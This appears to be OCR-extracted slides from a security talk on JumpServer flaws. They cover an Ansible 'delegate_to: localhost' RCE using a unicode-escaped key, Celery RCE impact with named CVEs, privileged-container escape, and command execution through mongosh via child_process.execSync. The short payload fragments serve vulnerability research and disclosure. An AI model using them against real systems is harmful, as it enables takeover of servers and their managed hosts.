
Ansible local connection RCE



```
POST /runjob
"\u0064elegate_to":
"localhost"
```

```
POST /runjob
"\u0064elegate_to":
"localhost"
```


Ansible local connection RCE




Celery RCE impact

- CVE-2024-29201, CVE-2024-29202
- Database compromised
  - Credentials to all hosts
  - Create new users
  - Delete logs
- All hosts compromised
  - Also hosts added by admin in the future

JumpServer Docker Compose updates



JumpServer Docker Compose updates



```
docker compose pull
docker compose up
```

Authenticated RCE × 3


Docker Escape

Privileged container poses Container Escape risk

```
services:
    …
    koko:
        image: jumpserver/koko:${VERSION}
        container_name: jms_koko
        restart: always
        privileged: true
        tty: true
```

Privileged container poses Container Escape risk


```
services:
    …
    koko:
        image: jumpserver/koko:${VERSION}
        container_name: jms_koko
        restart: always
        privileged: true
        tty: true
```



ⓧ **Warning**


Use the `--privileged` flag with caution. A container with `--privileged` is not a securely sandboxed process. Containers in this mode can get a root shell on the host and take control over the system.

MongoDB shell in the browser




```
test> db.collection.find()
[ { _id: ObjectId("661405ff0e780c5dbcac8779"), hello: 'insomnihack' } ]
test> 
```

MongoDB proxying




MongoDB proxying




```
mongosh -h 10.0.0.1
```

MongoDB proxying




MongoDB proxying



```
mongosh -h 10.0.0.1
```


mongosh is just Node.js



Welcome to MongoDB Shell (mongosh)

The MongoDB Shell, mongosh, is a JavaScript and Node.js REPL environment for interacting with MongoDB

mongosh is just Node.js




Welcome to MongoDB Shell (mongosh)


The MongoDB Shell, mongosh, is a JavaScript and Node.js REPL environment for interacting with MongoDB

```
childProcess = require("child_process")
childProcess.execSync("id > /tmp/pwnd")
```

RCE via mongosh




RCE via mongosh



```
childProcess.execSync()
